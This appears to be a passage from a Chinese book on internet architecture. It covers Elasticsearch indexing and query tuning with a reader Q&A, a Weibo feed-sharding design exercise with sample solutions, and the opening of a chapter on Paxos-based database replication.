我们有一次遇到 Elasticsearch 后索引速度很慢，查下来是新版 IK 词的问题，修改分词插件后问题得到解决。

如果需要优化，应该如何优化？

在经济压力能承受的情况下，SSD 是你的不二选择。减少碎片也可以提高索引速度，每天进行优化还是很有必要的。在初次索引的时候，把 replica 设置为 0，也能提高索引速度。

是不是一定需要 bulk 呢？

若是 Elasticsearch 索引已经导致高企的 LA，I/O 压力已经见顶，这时候 bulk 无法提供帮助，SSD 是很好的选择。在 create doc 速度能跟上的时候，bulk 是可以提高速度的。

记得 `threadpool.index.queue_size++`，不然会出现索引时队列不够用的情况。

`indices.memory.index_buffer_size:10%` 这个参数可以进行适当调整。

调整如下参数也可以提高索引速度：`index.translog.flush_threshold_ops:50000` 和 `refresh_interval`。

2.8.2 查询性能（Query Performance）

1. 王道

王道是什么？routing、routing、还是 routing。我们为了提高查询速度、减少慢查询，会结合自己的业务实践使用多个集群，每个集群使用不同的 routing。比如，用户是一个 routing 维度。

在实践中，这个 routing 重要。

我们碰到过一种情况，当时想把此维度的查询（即用户查询）引到非用户 routing 集群，结果集群完全顶不住！

在大型的本地分类网站中，城市、类目也是一个不错的维度。我们使用这种维度进行各种搭配。然后在前端分析查询，把各个不同查询分别引入合适的集群。这样做以后，每个集群只需要很少的机器，而且保持很小的 CPU Usage 和 LA，查询速度也更快，慢查询几乎消灭。

2. 分合

分别（索引和 routing）查询和合并（索引和 routing）查询，即此分合的意思。

索引越来越大，单个 shard 也很巨大，查询速度也越来越慢。这时，是选择分索引还是选择更多的 shard？

在实践过程中，更多的 shard 会带来额外的索引压力，即 I/O 压力。

因此我们选择了分索引。比如按照每个大分类一个索引，或者主要的大城市一个索引。

然后将他们进行合并查询。如 `http://cluster1:9200/shanghai,beijing/_search? routing=fang`, 自动将查询中属于城市属性且值为上海或北京的查询, 同时又是房类目的, 引入集群 `cluster1`, 其中 `routing` 等于 `fang`。

`http://cluster1:9200/other/_search? routing=jinan,liny`。小城市的索引, 我们使用城市做 `routing`, 如本例中同时查询济南和临沂城市。

`http://cluster1:9200/_all/_search`, 全部城市查询。

再如 `http://cluster2:9200/fang, che/_search?routing=shanghai_qiche, shanghai_zufang, beijing_qiche, beijing_zufang`。查询上海和北京在小分类汽车、整租的信息, 那我们进行如上的合并查询, 并将其引入集群 `cluster2`。

3. 使用更多的 Shard

此方法除了会造成 I/O 压力外, 而且不能进行全部城市或全部类目查询, 因为完全顶不住。

Elastic 官方文档建议: 一个 Node 最好不要多于 3 个 Shard。

若是 “more Shards”, 除增加更多的机器外, 实际是没办法做到这一点的。

至于分索引, 虽然一个 Node 里的 Shard 还是挺多的, 但是一个索引可以保持 3 个以内的 Shard。

我们使用分索引时, 全量查询是可以顶住的, 虽然压力有点高。

索引越来越大, 资源使用也越来越多。若要进行更细的集群分配, 大索引使用的资源成倍增加。

能不能减少索引呢? 显然, 在创建 doc 时, 把不需要的 field 去掉是一个办法。但是, 这需要对业务非常熟悉。有没有什么立竿见影的办法?

根据我们信息的特点, 内容 (field: description) 占了索引的一大半, 那我们就不把 description 索引进 ES, doc 小了一倍, 集群也小了一倍, 所用的资源 (Memory、HD、SSD、Host、snapshot 存储, 还有时间) 大大节省, 查询速度自然也更快。

如果要查 description 又该怎么办?

在上面的实例中, 我们可以把查询引入不同集群, 自然也可以把 description 查询引入一个非实时 (也可以实时) 集群, 这主要由我们的业务特点决定, 因为 description 查询所占比例非常小, 我们是这样做的。

哪些查询会影响性能? 第 1 位是 Range 查询, 它的性能真是不敢恭维。在最热的查询中, 若有它, 肯定是非常痛苦的, 网页变慢, 查询速度变慢, 集群 LA 高企, 严重时会导致集群 Shard 自动下线。所以, 在最热的查询中建议避免使用 Range 查询。还有 Facet

查询，在后续版本中这个被 aggregation 替代，我们大多数时候让它在后端进行运算。

2.8.3 其他

1. 线程池

线程池我们默认使用 fixed，使用 cached 时可能会控制不好。比较大的分片 relocation 会导致分片自动下线，集群可能处于危险状态。在集群高压时，若是 cached，分片也可能自动下线。自 Elasticsearch 1.4 版本后，我们就一直 fixed，至于新版是否还存在这个问题，就没再试验了。

这有 2 个原因：一是 routing 王道带来的改善，使得集群一直低压运行；二是使用 fixed 后，已经极少遇到自动下线 shard 了。

我们前面说过，user 是一个非常好的维度。这个维度很重要，routing 效果非常明显。其他维度需要根据业务特点进行组合。所以我们的集群一直是低压运行，很少再去关注新版本的使用 cached 配置问题。

hreadpool.search.queue_size 很重要，默认的配置一般就够用了，读者可以根据实际情况尝试提高。

2. 优化

每天优化是有好处的，可以大大改善查询性能。建议配置 max_num_segments 为 1。虽然优化时间会变长，但是在高峰期前能完成的话，会对查询性能有很大好处。

3. JVM GC 的选择：G1 还是 CMS

大多数人应该还是选择了 CMS，我们的使用经验是 G1 和 CMS 比较接近，但和 CMS 相比，还是有一点距离，至少在我们的使用经验中是如此。

下面讲一下 JVM 32G 现象，相信很多人曾遇到过这种情况，对拥有 128G 内存的机器来说，是选择配置一个 JVM，然后是巨大的 heapsize（如 64G）？还是选择配置多个 JVM instance 搭配较小的 heapsize（如 32G）？

我的建议是后者。在实际使用中，后者也能帮助我们节省不少资源，并提供不错的性能。具体请参阅“Don't Cross 32 GB!”（https://www.elastic.co/guide/en/elasticsearch/guide/current/heap-sizing.html#compressed_oops）。当 heap sizing 超过 32G 时，哪怕使用更多的内存（比如 40G），效果反而不如 31G！这就是 JVM 32G 现象。

JVM 还有一个配置 bootstrap.mlockall:true，也是比较重要的。这是让 JVM 启动的时候

就锁定 heap 内存。

有没有用过较小的 heapsize 加上 SSD？我听说有人使用过，效果还不错，当然，我们自己还没试过。

4. 插件工具

我推荐 Kopf，它是一个挺不错的工具，更新及时，功能完备，可以让你忘掉很多 API。

下面是 Kopf 的图片。管理 Elasticsearch 集群真心方便。以前那些 API，慢慢要忘光了。



索引、查询和一些重要的配置，这些就是本节的重点。

2.8.4 疑问与解惑

Q: 在生产环境中，您建议 JVM 采用什么样的参数设置？FULL GC 频率和时间如何？

CMS 标准配置如下所示。

ES_HEAP_NEWSIZE=? G

JAVA_OPTS="\$JAVA_OPTS-XX:+UseCondCardMark"

JAVA_OPTS="\$JAVA_OPTS-XX:CMSWaitDuration=250"

JAVA_OPTS="\$JAVA_OPTS-XX:+UseParNewGC"

JAVA_OPTS="\$JAVA_OPTS-XX:+UseConcMarkSweepGC"

```
JAVA_OPTS="$JAVA_OPTS-XX:CMSInitiatingOccupancyFraction=75"
```

```
JAVA_OPTS="$JAVA_OPTS-XX:+UseCMSInitiatingOccupancyOnly"
```

Full GC 很少去 care 它了。我们使用 Elasticsearch，它在 JVM 上花的时间很少。

Q：如何配置生产环境服务器才能使性价比较高？单机 CPU 核数、主频？内存容量？磁盘容量？

在内存大一些的情况下，CPU 多核是必要的，JVM 和 Elasticsearch 会充分使用内存和多核的。关于内存容量的问题，很多是 JVM Tunning 的问题。对磁盘容量没啥要求。

Q：大多数时候让分组统计（Facet 或 aggregations）在后端进行运算，这怎么实现？应用如果需要实时进行统计而且并发量较大，如何优化？

因为我们是网站系统，所以，会将 Facet 请求引导到后端慢慢计算，前端初始的时候可能没数据，但是此后就会有有了。

如果是精确要求的话，那就只能从提高 Facet 查询性能来下手，比如 routing、filter、cache、更多的内存……

Q：存进 Elasticsearch 的数据，timestamp 是 UTC 时间，Elasticsearch 集群会在 UTC 0 点，也就是北京时间早上 8 点自动执行优化？如何更改参数设置这个时间？

我们没有使用 Elasticsearch 的自动优化设置。可以自己控制优化时间。

Q：我的 Java 程序，log4j2 Flume Appender，然后机器上的 Flume Agent，直接 Elasticsearch 的 sink avro 到 ES 节点上，多少个 Agent 连在单个 Elasticsearch 节点比较合适？

ElasticSearch 本身是一个分布式计算集群，所以将请求平均分配到每个 Node 即可。

Q：我代码里直接用 Java API 生成 Flume Appender 格式，Flume agent 里 interceptor 去拆分几个字段，这样是不是太累了？比较推荐的做法是不是各业务点自己控制字段，调用 Elasticsearch API 生成索引内容？

业务点会自己控制生成的文档吧？如果需要产生不同 routing，并且分了索引，这些其实是业务相关的。routing 和不同索引，都是根据业务情况，哪些查询比较集中而进行处理的。

Q：您见过或管理过的生产环境的 Elasticsearch 数据量有多大？

我们使用 Elasticsearch 进行某些业务处理，数据量过亿。

Q: SSD 能帮助性能提升多少?

SSD 对索引帮助非常大, 效果很好, 提高几十倍应该是没问题。不过, 我们没有试过完全使用 SSD 顶查询, 而是使用内存, 内存性价比还是不错的。

Q: 我们现在有 256 个 shard, 用 uid 做 routing, 所有查询都是走 routing。每个 shard 有三十多 GB, 每次扩容很慢, 有没有什么建议?

可以考虑使用分合查询吗? 或者使用更多的维度? 256 个 shard 确实比较难以控制。但是如果是分索引和查询, 比 more Shards (256) 效果应该会好不少。

Q: Elasticsearch 排序等聚合类的操作需要用到 fielddata, 查询时很慢。新版本中 doc values 聚合查询操作性能提升很大, 你们有没有用过?

Facet 查询需要更大的内存, 更多的 CPU 资源。可以考虑用 routing、filter、cache 等多种方式提高性能。

Aggs 将来是要替换 Facet 的, 建议尽快替换原来的 Facet API。

Q: Elasticsearch 配置 bootstrap.mlockall, 我们在使用中发现会导致启动很慢, 因为 Elasticsearch 要获取到足够的内存才开始启动。

启动慢是可以接受的, 启动慢的原因也许是内存没有有效释放过, 比如文件 cached 了。在内存充足的情况下, 启动速度还是蛮快的, 可以接受。JVM 和 Lucene 都需要内存, 一般是 JVM 50%, 剩下的 50% 文件 cached 为 Lucene 使用。

Q: 优化是一个开销比较大的操作, 每天优化的时候是否会导致查询不可用? 如何优化这块?

优化是开销很大的。不会导致查询不可用。优化是值得的, 大量的碎片会导致查询性能大大降低。如果非常 care 查询, 可以考虑多个集群。在优化时, 查询 skip 这个集群就可以。

Q: Elasticsearch 适合做到 10 亿级数据查询, 每天千万级的数据实时写入或更新吗?

如果文档轻量, 10 亿是可以做到的, 10 亿所占的资源还不是很多。

ELK 使用 Elasticsearch 进行日志处理, 每天处理千万级的数据是小 case 吧?

不过我们除了使用 ELK 进行日志处理外, 还进行业务处理, 10 亿级快速查询是可以做到, 还需要做一些工作, 比如索引和 Shard 的分分合合。

Q: Elasticsearch 相比 Solr 有什么优势吗?

我们当年使用 Solr 的时候, Elasticsearch 刚出来。他们都是基于 Lucene 的。相对于 solr,

Elasticsearch 更省事。而且现在与 Elasticsearch 相关的应用软件也越来越多。Solr 和 Lucene 集成度很高，更新版本是和 Lucene 一起的，这是个优点。

我很多年没用 Solr 了，毕竟那时候数据量还不大，所以折腾得就少了，主要还是折腾 JVM。所以就不再进行过多的比较了。

Q: 分词用的是什么组件？是 Elasticsearch 自带的吗？

我们使用 IK 分词，不过其他分词也不错。IK 分词更新还是很及时的。而且它可以远程更新词典。

Q: 有没有好的方法来进行 Reindex？

Reindex 与 Lucene 有关，它的 update 就是 delete+add。

Q: 以第 172 页最上面的 2 个例子为例：是存储多份同样的数据吗？

是 2 个集群。第 1 个集群使用大城市分索引，不过还有大部分小城市合并成一个索引。大城市还是用类目进行 routing，小城市合并的索引就使用城市进行 routing。

第 2 个集群，大分类的索引，比如 fang、che，房屋、车辆和其他类目在一个集群上，他们使用 city 加二级类目做 routing。

Q: 集群部署有没有使用 Docker？我们使用的时候，同一个服务器节点之间的互相发现没有问题，但是跨机器的时候需要强制指定 network.publish_host 和 discovery.zen.ping.unicast.hosts 才能解决集群互相发现问题。

我们使用 puppet 进行部署。暂没使用 Docker。至于强制指定 network.publish_host 和 discovery.zen.ping.unicast.hosts 才能解决集群，跨 IP 段的时候是有这个需要。

Q: 您建议采用什么样的数据总线架构来保证业务数据按 routing 写入多个 Elasticsearch 集群？怎么保证多集群 Elasticsearch 中的数据与数据库中数据的一致性？

我们以前使用 PHP 在 Web 代码中进行索引和分析 query，然后引导到不同集群。现在我们开发了一套 GO rest 系统——4sea，使用 Redis+elastic 以综合提高性能。

索引时，在更新 db 的同时提交一个文档 ID 通知 4sea 进行更新，然后根据配置更新到不同集群。

数据提交到查询时，就是分析 query 并引导到不同集群。

这套 4sea 系统，有机会的可以考虑开源，不算很复杂的。

Q: 能介绍一下 Elasticsearch 的集群 rebalance、段合并相关的原理和经验吗?

“段”合并?，我们是根据业务特点产生几个不一样的集群，主要还是 routing 不一样。

Shard 比较平均是很重要的，所以选择 routing 维度是难点，选择城市的话，大城市所在分片会非常大，此时可以考虑分索引，一个大城市就是一个索引，然后所有小城市合并成一个索引。

如果 Shard 大小分布平均的话，就可以不关心如何 allocation 了。

Q: 关于集群 rebalance，其实就是 cluster.routing.allocation 配置下的那些 rebalance 相关的设置，比如 allow_rebalance / cluster_concurrent_rebalance / node_initial_primaries_recoveries，您推荐如何配置?

在分片多的情况下，这个才是需要的吧。

当分片比较少时，allow_rebalance disable 然后手动也可以接受的。

当分片多时，一般情况下会自动平衡。我们对主从不太关心。只是如果一台机器多个 JVM instance（多个 Elasticsearch node）的话，我们写了个脚本来避免同一 shard 在一台机器上。

cluster_concurrent_rebalance 在恢复的时候根据实际情况修改。正常情况下再改成默认就好了。

node_initial_primaries_recoveries，在保证集群低压的情况下，不怎么关注。

kopf 上面有好多这种配置，你可以多试试。

Q: 合并查询是异步请求还是同步请求? 做缓存吗?

合并查询是 Elasticsearch 自带 API。

Q: 用 httpurlconnection 请求的时候，会发现返回请求很耗时，一般怎么处理?

尽可能减少慢查询吧? 我们很多工作就是想办法如何减少慢查询、routing 和分分合合，就是这个目的。

Q: 在生产环境中，单个节点能存储多少 GB 数据?

这个有大有小。小的也几十 GB 了。不过根据我们自己的业务特点，某些集群就去掉了全文索引。唯一的全文索引，使用基本的 routing（比较平衡的 routing，比如 user。城市的话就做不到平衡了，因为大城市数据很多），然后做了快照，反正是增量快照，1 小时甚至更短时间都可以考虑！去掉全文索引的其他业务集群就小多了。

2.9 微博分布式存储考试题：案例讲解及作业精选

杨卫华，现任新浪微博研发部副总经理，多年软件及互联网行业开发经验，2008年加入新浪，曾负责通讯服务等多个大型后端系统研发。自2009年起参与新浪微博的技术架构工作，在海量及峰值访问、大数据、NoSQL存储、异地机房分布式架构及开放平台等方面参与并推动多次技术架构改进，经历新浪微博从起步到成为数亿用户的大型互联网系统的技术演进过程。



2.9.1 访问场景

课堂练习：Feed sharding

● 描述

- 使用MySQL设计合适的sharding
- 存储用户发表的微博ID
- 获取一个人或者多个人发表的微博ID
- 表结构UID (8字节)，ID (8字节)

● 要求

- 历史数据共有一千亿，约4T
- 每天新增约一亿
- 访问约10k/s

提示：

1. 一台机器的磁盘大小约为1T
2. 需要预估每个DB的QPS
3. 预计Hash函数
4. 确定shard的数量
5. 易于re-sharding
6. 计算机的数量

上图是微博新兵训练营的一次作业（图中指标皆为假定，与新浪微博实际数据无关），需要根据题目设计微博 feed 的分布式存储层方案，提供上层业务获取各种场景的微博列表，相关说明如下：

- 查询用户收到的新微博，通过聚合所有关注用户最新发表数据生成，业务服务层需

要访问存储层所有关注用户最近发表微博列表。如果某用户关注了 2000 名用户，则获取他收到的微博需要访问 2000 名关注用户最新发表的列表，由于这里有 1 个访问对应 2000 个查询的扇出（fan-out）过程，需要注意最近发表列表的查询效率。

- 查询用户 **profile**，需要访问用户历史上发表所有的微博，而且支持分页查看，由于业务服务层需要提供跳转到某一页或者某个时间段（如 2014 年 10 月）的功能，因此需要存储层适当考虑分页的效率（可参考 <https://timyang.net/data/key-list-pagination/>）。
- 社交网络的用户访问特点是，热点集中在最近几天发表的数据。

为了聚焦存储层设计以及简化方案，以下几个方面不需要考虑：

- 不需要设计缓存层，缓存通常在业务服务层实现。
- 由于微博可以通过队列异步方式入库的方式实现错峰，所以方案不需要过多考虑应对写入的峰值。
- 不需要设计数据库主键的分布式 ID 如何产生，假定系统已经有分布式的发号服务。
- 不需要考虑用户收到的微博怎么聚合，此功能由业务服务层来完成。

2.9.2 设计

设计同时需要以下三个方面：

1. Scale-out

也就是可扩展性，当存储的数据日益增长时，需要能够通过简单扩容服务器解决。

- 扩容时候如何实现将现有的数据拆分到更多单元存储？
- 扩容时候如何能够做到不用停机，继续提供在线访问？

2. 整体成本

- 需要考虑方案的整体成本，由于数据规模大，尽量避免全部使用 SSD 存储。
- 建议可以根据不同的冷热访问级别，将数据存储在不同访问速度（成本）的硬件上。

3. 高可用性

可以考虑通过类似 MySQL replication 的方案来解决可用性，同时 MySQL 多个 slave 也可在一定程度上分担读的访问压力。

2.9.3 sharding 策略

1. shard 常用策略


- Range based：根据用户 UID 来分布，相邻 UID 的数据保存在一起。
- Hash based：根据某个 Hash 函数，将一个用户 UID 的数据保存在指定的分片。

2. re-sharding 拆分设计

当数据持续增长，原先存储的数据（或者访问量）超过当前节点的容量上限，则需要对节点进行进一步拆分，如下图所示。

3. 容量规划

- 预规划：容纳未来一段时间的数据。
- 2 的指数倍：shard 数量变得更简单。




4. Tradeoff

- 分片多：影响 IO 效率。
- 分片少：扩容频繁、复杂。


2.9.4 案例精选

1. 使用 User ID range 作为分片 (by 张轲)



2. 使用 User ID Hash 作为分片

分片策略+表名策略共同决定数据分布（表名+HASH（UID）+分片区间上限）
0010 120000000000表示WID在00000000000~120000000000的数据按UID分裂成10个表
0015 130000000000表示WID在120000000000~130000000000的数据按UID分裂成15个表
同时120000000000/130000000000也会被应用到USER表作为稀释索引（见应用场景（USER表））



3. 案例三（by 张亮）

(1) 历史数据

- 每半年根据日期分库，如 2015 年 1 月—2015 年 6 月为一个库。每天增加 1 亿数据，半年就是 180 亿，约 0.72T 数据，可以保留在 1T 的磁盘中。
- 根据 UID 取模分库（表），这样便于查询和分散数据。

(2) 当前 n 日数据

- 暂定 n 为 10，存储 10 亿数据。
- 根据 UID+权重的 Hash 算法分库。权重可以根据每个 UID 的微博 ID 数量、粉丝数等指标离线计算。
- 为了应对因突发事件导致的访问量激增，需要考虑 2 级甚至 3 级分片，不宜直接做 re-sharding 导致数据迁移。多级分片可考虑读取一个标记，放在 ZK 中。根据标记确定分片的 Hash 算法加入小时等维度。

其中 Hash 算法需保证：

- 同一 UID 需落在一个库。
- 权重接近的用户尽量均匀落在不同库。

(3) 查询索引

- 增加发帖索引字段，记录每个用户的每个帖子的索引。
- 增加发帖总数统计表，以用户为维度，每个用户发一次贴则发帖总数增加。
- 增加二级索引表，记录每个用户，每次分片库的发帖索引。如 UID 1 的用户，在 2015 年的第 1 帖是该用户发帖总数的第 10 贴，2015 年的最后一贴是该用户发帖总数的第 50 贴。
- 分页查询使用二级索引表，先查到该查哪个真实库（可能是多个），再到真实库中获取数据。

(4) 总结

- 通过灵活的运用时间维度分片，免去因 UID 分片数量不足导致的大规模迁移，使用外部 flag 灵活地控制分片策略。而且用时间维度分片更易做到冷热分离。
- 分片逻辑可以灵活到在 ZK 中记录时间段，在某个时间段内按月分、某个时间段内按年分之类。
- 通过离线计算权重的方式均匀分散数据访问。权重周期性调整，对于调整权重的用户，需要重点考虑当前 n 日数据的数据迁移方案。但由于调整权重的用户占比较少，所以迁移时的数据变动应该较小。历史数据不需权重概念，无需数据迁移。
- 查询使用二级索引。使用修改 B-Tree 结构，去掉二级索引能有效减少数据量，但实现难度较大，可以在之后的局部优化中实现，对总体数据库结构影响不大。
- 将前 n 日数据和当天数据整合在一起，之前对微博的场景理解不深，以为有首屏显示这样的概念。

注：读者可在以下地址留言提交方案及讨论 <https://timyang.net/architecture/feed-sharding-practice/>。

2.10 架构师需要了解的 Paxos 原理、历程及实战

李凯, 目前在美团云计算部担任高级技术专家, 带领存储团队。2007 年加入百度从事分布式平台 Pyramid 项目研发。2010 年在 OceanBase 立项初期加入阿里, 花名郁白, 主要时间都在开发和维护 OceanBase 的 UpdateServer 模块。



2.10.1 数据库高可用性难题

数据库的数据一致和持续可用对电子商务和互联网金融的意义不言而喻, 而这些业务在使用数据库时, 无论是 MySQL 还是 Oracle, 都会面临一个艰难的取舍, 就是如何处理主备库之间的数据同步。对于传统的主备模式或者一主多备模式, 我们都需要考虑的问题就是与备机保持强同步还是异步复制。

强同步模式要求主机必须把 Redolog 同步到备机之后, 才能应答客户端, 一旦主备之间出现网络抖动或者备机、宕机, 主机将无法继续提供服务, 这种模式实现了数据的强一致, 但是牺牲了服务的可用性, 且由于跨机房同步延迟过大使得跨机房的主备模式也变得不实用。

而对于异步复制模式, 主机写本地成功后, 就可以立即应答客户端, 无需等待备机应答, 这样一旦主机宕机无法启动, 少量不同步的日志将丢失, 这种模式实现了服务持续可用, 但是牺牲了数据一致性。这两种方式对应的就是 Oracle 的 Max Protection 和 Max Performance 模式, 而 Oracle 另一个最常用的 Max Availability 模式, 则是一个折中, 在备机无应答时退化为 Max Performance 模式, 我认为本质上还是异步复制。

主备模式还有一个无法绕过的问题, 就是选主, 最简单山寨的办法是搞一个单点, 定

时 Select 一下主机和各个备机，貌似 MHA 就是这个原理，具体实现细节我就不太清楚了。也可使用类似 ZooKeeper 的多点服务替代单点来改进，在各个数据库机器上使用一个 Agent 与单点保持 Lease，主机 Lease 过期后，立即置为只读。改进的方案基本可以保证不会出现双主，而其缺点是 ZooKeeper 的可维护性问题，以及多级 Lease 的恢复时长问题（这个本节就不展开讲了，感兴趣的读者请参考这篇文章，<http://oceanbase.org.cn/>）。

2.10.2 Paxos 协议简单回顾

用主备方式处理数据库高可用问题时会出现上述诸多缺陷，要改进这种数据同步方式，我们先来梳理下数据库高可用的几个基本需求：

- 数据不丢失。
- 服务持续可用。
- 自动的主备切换。

使用 Paxos 协议的日志同步可以实现这 3 个需求，而 Paxos 协议需要依赖一个基本假设，主备之间有多数派机器 ($N/2+1$) 存活并且他们之间的网络通信正常，如果不满足这个条件，则无法启动服务，数据也无法写入和读取。

我们先来简单回顾一下 Paxos 协议的内容。首先，Paxos 协议是一个解决分布式系统中，多个节点之间就某个值（提案）达成一致（决议）的通信协议。它能在处理在少数派离线的环境下，使剩余的多数派节点达成一致。然后再来看一下协议内容，它是一个两阶段的通信协议，推导过程我就不写了（中文资料请参考这篇文章，<http://t.cn/R40lGrp>），直接看最终协议内容。

1. 第 1 阶段 Prepare

(1) P1a: Proposer 发送 Prepare

Proposer 生成全局唯一且递增的提案 ID (ProposalID，高位时间戳+低位机器 IP 可以保证唯一性和递增性)，向 Paxos 集群的所有机器发送 PrepareRequest，这里无需携带提案内容，只携带 ProposalID 即可。

(2) P1b: Acceptor 应答 Prepare

Acceptor 收到 PrepareRequest 后，做出“2 个承诺，1 个应答”。

2 个承诺如下所示：

- 第 1，不再应答 ProposalID 小于等于（注意：这里是“ \leq ”）当前请求的 PrepareRequest。
- 第 2，不再应答 ProposalID 小于（注意：这里是“ $<$ ”）当前请求的 AcceptRequest。

1 个应答：返回自己已经 Accept 过的提案中 ProposalID 最大的那个提案的内容，如果没有则返回空值。

注意，这“2 个承诺”中，蕴含 2 个如下所示的要点：

- 应答当前请求前也要按照“2 个承诺”检查是否会违背之前处理 PrepareRequest 时做出的承诺。
- 应答前要在本地持久化当前 ProposalID。

2. 第 2 阶段 Accept

(1) P2a: Proposer 发送 Accept

“提案生成规则”：Proposer 收集到多数派应答的 PrepareResponse 后，从中选择 ProposalID 最大的提案内容，作为要发起 Accept 的提案，如果这个提案为空值，可以自己随意决定提案内容。然后携带上当前 ProposalID，向 Paxos 集群的所有机器发送 AccpetRequest。

(2) P2b: Acceptor 应答 Accept

Accpetor 收到 AccpetRequest 后，检查不违背自己之前作出的“2 个承诺”情况下，持久化当前 ProposalID 和提案内容。最后 Proposer 收集到多数派应答的 AcceptResponse 后，形成决议。

这里的“2 个承诺”很重要，后面也会提及，请大家细细品味。

2.10.3 Basic Paxos 同步日志的理论模型

上面是 Lamport 提出的算法理论，那么 Paxos 协议要如何具体应用在 Redolog 同步上呢？我们先来看最简单的理论模型，就是在 N 个 Server 的机群上，持久化数据库或者文件系统的操作日志，并且为每条日志分配连续递增的 LogID，允许多个客户端并发地向机群内的任意机器发送日志同步请求。在这个场景下，不同 LogID 标识的日志都是一个个相互独立的 Paxos Instance，每条日志独立执行完整的 Paxos 两阶段协议。

因此在执行 Paxos 之前，需要先确定当前日志的 LogID，理论上对每条日志都可以从 1 开始尝试，直到成功持久化当前日志，但是为了降低失败概率，可以先向集群内的 Acceptor 查询它们 PrepareResponse 过的最大 LogID，从多数派的应答结果中选择最大的 LogID，加 1 后，作为本条日志的 LogID。然后以当前 LogID 标识 Paxos Instance，开始执行 Paxos 两阶段协议。可能出现的情况是，在并发情况下，当前 LogID 被其他日志使用，那么在 P2a 阶段确定的提案内容可能就不是自己本次要同步的日志内容，这种情况下，就要重新决定

LogID，然后重新开始执行 Paxos 协议。

考虑几种异常情况，Proposer 在 P1b 或 P2b 阶段没有收到多数派应答，可能是受到了其他 LogID 相同但 ProposalID 更大的 Proposer 干扰，或者是网络、机器等问题，在这种情况下要使用相同的 LogID 和新生成的 ProposalID 来重新执行 Paxos 协议。恢复时，按照 LogID 递增的顺序，每条日志执行完整 Paxos 协议成功后，形成决议的日志才可以进行回放。那么问题来了，比如 A/B/C 这 3 个 Server，一条日志在 A/B 上持久化成功，已经形成多数派，然后 B 宕机。另一种情况，还是 A/B/C 这 3 个 Server，一条日志只在 A 上持久化成功，超时未形成多数派，然后 B 宕机。上述 2 种情况，最终的状态都是 A 上有这条日志，C 上没有，那么应该怎么办呢？

这里提一个名词——最大 Commit 原则，这是阳振坤博士给我讲授 Paxos 时提出的名词，我觉得它是 Paxos 协议的最重要的隐含规则之一：一条超时未形成多数派应答的提案，我们即不能认为它已形成决议，也不能认为它未形成决议，跟“薛定谔的猫”差不多，这条日志是“又死又活”的，只有当你观察它（执行 Paxos 协议）的时候，你才能得到确定的结果。因此对于上面的问题，答案就是无论如何都要对这条日志重新执行 Paxos。这也是为什么在恢复的时候，我们要对每条日志都执行 Paxos 的原因。

2.10.4 Multi Paxos 的实际应用

上述 Basic-Paxos 只是理论模型，在实际工程场景下，比如数据库同步 Redo Log，还是需要集群内有一个 Leader 作为数据库主机，和多个备机联合组成一个 Paxos 集群，对 Redo Log 进行持久化。此外持久化和回放时每条日志都执行完整 Paxos 协议（3 次网络交互，2 次本地持久化），代价过大，需要优化处理。因此使用 Multi-Paxos 协议，要实现如下几个重要功能：

- 自动选主。
- 简化同步逻辑。
- 简化回放逻辑。

我在刚刚学习 Paxos 的时候，曾经认为选主就是跑一轮 Paxos 来形成“谁是 Leader”的决议，其实并没有这么简单，因为 Paxos 协议的基本保证是一旦形成决议，就不能更改，那就没办法再次选新主了。因此对“选主”要变通一下思路。还是执行 Paxos 协议，但我们并不关心决议内容，而是关心“谁成功得到了多数派的 AcceptResponse”，这个 Server 就是选主产生的 Leader。而多轮选主，就是针对同一个 Paxos Instance 反复执行，最后赢得

多数派 Accept 的 Server “当选 Leader”。

